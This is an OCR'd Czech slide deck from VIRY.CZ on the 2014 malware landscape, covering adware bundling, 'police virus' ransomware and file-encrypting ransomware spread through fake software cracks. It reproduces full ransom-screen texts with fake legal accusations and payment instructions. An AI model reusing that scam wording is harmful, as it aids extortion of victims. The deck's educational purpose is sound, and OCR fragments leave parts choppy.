Havěť 2014

Igor Hák, igi@viry.cz

Dnešní havěť

- „havěť domácí“ (ransomware, ...)
- APT – Advanced Persistent Threat
  - Stuxnet

„Havěť domácí“, co (stále) platí

- uživatel je nejslabším článkem
  - oblbovačky ve formě sociálního inženýrství
  - jistota úspěchu, přesto finančně nenáročné
    - vs hledání 0-day exploitů
- dva extrémy havěti
  - – ticho a klid
  - – chaos


„Havěť domácí“, co (stále) platí

- nekonečný boj vývojáři havěti vs vývojáři AV
- soustředění „výrobců“ na aplikace / platformy s větším podílem na trhu:
  - Windows (vs Linux Desktop)
  - MAC OS X na vzestupu
  - Microsoft Office (Word, Excel, PowerPoint, ...)
  - Adobe *, Oracle Java - multiplatformní

VIRY.CZ
...když se havěť stává obětí !


Java Setup - Progress
Java
ORACLE
Status: Installing Java
3 Billion Devices Run Java
Computers, Printers, Routers, Cell Phones, BlackBerry, Kindle, Parking Meters, Public Transportation Passes, ATMs, Credit Cards, Home Security Systems, Cable Boxes, TVs...
ORACLE


Java Setup
Java
ORACLE
Offer to install the Search App by Ask
Search
Listen to Music
Get Facebook status updates directly in your browser, listen to top radio stations, and get easy access to search and weather. The Search App by Ask installs in Firefox.
SEARCH APPLICATION END USER LICENSE AGREEMENT
This Search Application End User License Agreement ("Agreement"), applies to web search applications (each a "Search Application") developed by or for APN, LLC ("APN", "we" or
Set Ask as my default search provider
Set Ask.com as my browser home page and new tabs page
By clicking "Next" and installing the Search App by Ask, your use is subject to the Ask.com
Terms and Conditions and Privacy Policy. The Search App by Ask is a product of APN, LLC.
De-selecting both of the checkboxes above declines this optional search offer and proceeds with the rest of the install process.
Cancel
Next >


Windows Live - Windows Internet Explorer
http://www.live.com/
Google
File Edit View Favorites Tools Help
Alexa Search Info 9 Netvibes • Microsoft Corporation • Flickr • WordPress • del.icio.us • QDB amazon.com
DOGPILE Web Search Type Search Here Fetch 0 blocked NEWS ds Hot Despite Cooling Market Yellow Pages White Pages
Search Web Highlight PopSwatter MyStuff Sign In Zoom News Weather
DAP Options Softwa D/L 0 files DAP Drive
Search Web Mail My Yahoo! Answers Fantasy Sports Hockey
altavista Search the Web Translate Highlight On: 0 Last Search
AOL Search Top Stories (6) Investing Games Sports (10) AOL Radio MapQuest
mamma Search Web News Images Advanced search
wordz Lookup: In: Dictionary Lookup
Search SEO PPC Links Favorites Shopping Back 203917
Search 1 2 3 4 5 AltaVista Google LookSmart MSN Slider Teoma Yahoo Encyclopedia
JOBSEARCH TOOLBAR Search My Resume Free Reviews Free Resources Pop-up
GoodSearch powered by YAHOO! SEARCH Search My Charity: <--- Click 'My Charity' to select Clear Selection Highlight Popup Blocker On: 0
SpiderPilot.com GO Special Offer Block popups
Google Go Bookmarks PageRank 0 blocked Check AutoLink AutoFill Send to Settings
FOX NEWS Web Search Type Search Here The Web Go erations to Resume Friday • Iran Yellow Pages White Pages
mywebsearch Search Smiley Central Screensavers Cursor Mania PopSwatter Fun Cards
Windows Live
Page Tools
Options | Personalize page
Live Search
Done
Internet | Protected Mode: Off
100%
3 Firefox Windows... X-Chat [1... part4 - N... ie7mess1... 2 Intern... 9:35 PM


VIRY.CZ
...když se havěť stává obětí !

Ransomware

- sociální inženýrství
  - „zaplať nebo tě nepustím dál“ (...i když zaplatíš)
- „policejní virus“
  - exploitace díry v Java
  - několik verzí, začínalo se na 2 000 Kč / 48 hodin

VIRY.CZ
...když se havěť stává obětí !

„Policejní virus“

Pozor!

IP: [redacted]
Umístění: CZ,Czech Republic,Prague

Pozor! Váš počítač je zablokován kvůli alespoň jednoho z důvodů uvedených níže.

Byli jste porušení «autorského práva a souvisejících práv» (Video, Hudba, Software) a nedovolené použití nebo distribuci obsah chráněný autorskými právy, a tím porušily **článek 128 trestního zákoníku České Republiky.**

Článek 128 trestního zákoníku stanoví pokuty **2-5** sto minimální mzdy nebo zbavení svobody pro **2** až **8** let.

Byli jste chycení u prohlížení nebo distribuci zakázáné produkce pornografickým obsahem (Dětská pornografie / Zoofilie a atd.). A tím porušujete **článek 202 trestního zákoníku České Republiky.**

Článek 202 trestního zákoníku stanoví odnětí svobody na **4** až **12** let.

Protiprávní přístup k počítačovým údajům byl zahájen z počítače, nebo jste byli ...

Článek 208 trestního zákoníku stanoví pokutu až do výše **ČZK 100.000** a / nebo odnětí svobody po dobu **4** až **9** let.

Protiprávní přístup byl zahájen z vašeho počítače bez vašeho vědomí nebo souhlasu, může váš počítač infikován škodlivým softwarem, tak jste porušil zákon o zanedbané

ukash paysafecard

Code | Sum 2000

1 2 3 4 5 6 7 8 9 0

Pay Ukash | Pay PaySafeCard

Kde mohu koupit Ukash?


CZ
á obětí !

„Policejní virus“, verze 2


- zdražení na 3 000 Kč, naštěstí do 72 hodin
- kvalitní překlad
- navýšení počtu trestných činů
  - porušení autorského práva, šíření dětské pornografie, podpora terorismu, šíření škodlivých programů, použití nelegálního software, zneužití platební karty, šíření spamu
- „jištění“ ze strany bezpečnostních firem (záhlaví)
- IP adresa + lokalita dle GeoIP + foto z webkamery

VIRY.CZ
...když se havěť stává obětí !

„Policejní virus“, verze 2



„Policejní virus“, verze 2



obětí !

„Policejní virus“, verze „pussy“

© www.malwarenovaldata.info

Y.CZ
navěť stává obětí !


VIRY.CZ
...když se havěť stává obětí !

Pokročilejší ransomware

- šifrování souborů na disku
  - jpg, mp3, docx, xlsx, ...
  - klíč natvrdo v těle havěti – Win32/Harasom.A
  - část klíče natvrdo v těle + proměnlivá část (třeba v podobě názvu souboru)
  - klíč určen až na PC uživatele a poté smazán (resp. „zálohován“ u útočníka)
    - jak kvalitně smazán? ☺
- využití bitcoinu jako platidla

VIRY.CZ
...když se havěť stává obětí !

EVERITHING ON YOU COMPUTER HAS BEEN FULLY ENCRYPTED

THE COMMON LAW IS THE WILL OF *Mankind* ISSUING FROM THE *Life* OF THE *People*

YOUR COMPUTER HAS BEEN BLOCKED

THE UNITED STATES DEPARTMENT of JUSTICE

YOUR COMPUTER HAS BEEN BLOCKED

All activities of this computer has been recorded. All your files are encrypted. Don't try to unlock your computer!

This PC is Blocked due to at Least one of the specified below.

You possess unlicensed software and pirate audio and video records.

The unauthorized reproduction or distribution of this copyrighted work is illegal. Criminal copyright infringement, including infringement without monetary gain, is investigated by the FBI and is punishable by up to 5 years in federal prison and a fine of $250,000.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law on Neglectful Use of Personal Computer.

Article 210 of the Criminal Codes provides for a fine of up to $100,000 and/or deprivation of liberty for four to nine years.

You are a distributor of pornography and porno materials, regularly watch porno sites with child pornography and zoophilia.

U.S.C. § 2252 - Certain activities relating to material involving the sexual exploitation of minors (Possession, distribution pornography and possession, distribution of child pornography).
18 U.S.C. § 2252A - certain activities relating to material constituting or containing pornography, child pornography.
Federal law prohibits the production, distribution, reception, and possession of an image of child pornography using or affecting any means or facility of interstate or foreign commerce (See 18 U.S.C. § 2251; 18 U.S.C. § 2252; 18 U.S.C. § 2252A). Specifically, Section 2251 makes it illegal to persuade, induce, entice, or coerce a minor to engage in sexually explicit conduct for purposes of producing visual depictions of that conduct. Any individual who attempts or conspires to commit a child pornography offense is also subject to prosecution under federal law.
Any violation of federal pornography or child pornography law is a serious crime, and convicted offenders face severe statutory penalties. 18 U.S.C. § 2251, face fines and a statutory minimum of 15 years to 30 years maximum in prison.

In connection with the decision of the Government as of January 26, 2013, all of the violations described above could be considered as criminal. If the fine has not been paid, you will become the subject of criminal prosecution. The fine is applicable only in the case of a primary violation. In the case of second violation you will appear before the supreme Court of the USA.

ALL ILLEGAL ACTIVITIES CONDUCTED THROUGH YOUR COMPUTER HAVE BEEN RECORDED IN THE POLICE DATABASE, INCLUDING PHOTOS AND VIDEOS FROM YOUR CAMERA FOR FURTHER IDENTIFICATION.

Video Recording: ON

Audio Recording: ON

MoneyPak | Vanilla Reload | REloadit

NOTE: You have 72 hours left to enter your payment

Enter code: (Moneypak/Vanilla/REloadit)

Enter Your Email: *

SUBMIT

* Enter valid email address

WHERE CAN I BUY MONEYPAK

GameStop, Kroger, CVS pharmacy, K kmart, RITE AID, meijer, Walgreens, H-E-B, Walmart, Blockbuster, 7-ELEVEN

WHERE CAN I BUY VANILLA

CVS pharmacy, A&P, YOUNGS, Walmart, TEXAS ENERGY, Walgreens, ALON, Office DEPOT, DOLLAR GENERAL, FAMILY DOLLAR, MURPHY USA, Dodge's, TA TravelCenters of America, minitmart

WHERE CAN I BUY RELOADIT

CARRS | SAFEWAY, GENUARDI'S, Randalls, VONS, Tom Thumb, CVS pharmacy, PAVILIONS, Dominick's

The first violation may not entail the criminal liability if the payment of the fine in connection with the law of loyalty to people, on 26 January 2013. In repeated violations of criminal responsibility is inevitable.

To unlock your computer and to avoid other legal consequences, you are obligated to pay a release fee of $100.

How do I unlock computer using the MoneyPak/Vanillareload/REloadit ?

1. Find a retil location near you.
2. Look for a MoneyPak/Vanillareload/REloadit in the prepaid section. Take it to the cashier and load it with cash. A service fe of up to $4.95 will apply.
3. To pay fine, you should enter the digits MoneyPak/Vanillareload/REloadit resulting code in the payment form and press Pay MoneyPak/Vanillareload/REloadit.

U.S. DEPARTMENT of JUSTICE | 950 Pennsylvania Avenue, NW, Washington, DC 20530-0001

Pokročilejší ransomware

- Win32/Filecoder.Q
- „obálka“ MSIL/Injector.FHB
  - část klíče natvrdo v těle + proměnlivá část definovaná názvem šifrovaného souboru
  - obrovské množství variant lišící se pouze v klíči – existence generátoru této havěti

VIRY.CZ
...když se havěť stává obětí !

Pokročilejší ransomware

- čistě na bázi sociálního inženýrství
- typický vektor šíření v ČR – uloz.to:
  - „office crack“
  - „windows crack“
  - …

VIRY.CZ
...když se havěť stává obětí !

ulož.to

Vyhledat

Office 2013 crack cz 100%funguje.exe

exe
Soubor

73.73 kB

0 | Kopírovat do Oblíbených | Sdílej

Stáhnout

reklamní sdělení

Simpsonovi: Nákupní taška

Think Gum

Mluvící dálkový ovladač mužů

TV Test Polštář

Sound machine

Pro možnost komentovat se musíš nejprve přihlásit. Pokud nemáš jméno a heslo, registruj se.

reklamní sdělení
reklama ETARGET

Půjčka až 800.000 Kč!
Bez ručení nemovitostí.
Nemusíte předem spořit.

Crack
Připojujete se na na veřejné Wi-Fi? Ochraňte se s novou verzí.

Centrální vysávání Husky
pro rodinné domy, byty, kanceláře, suché i mokré vysávání, doživotní záruka.

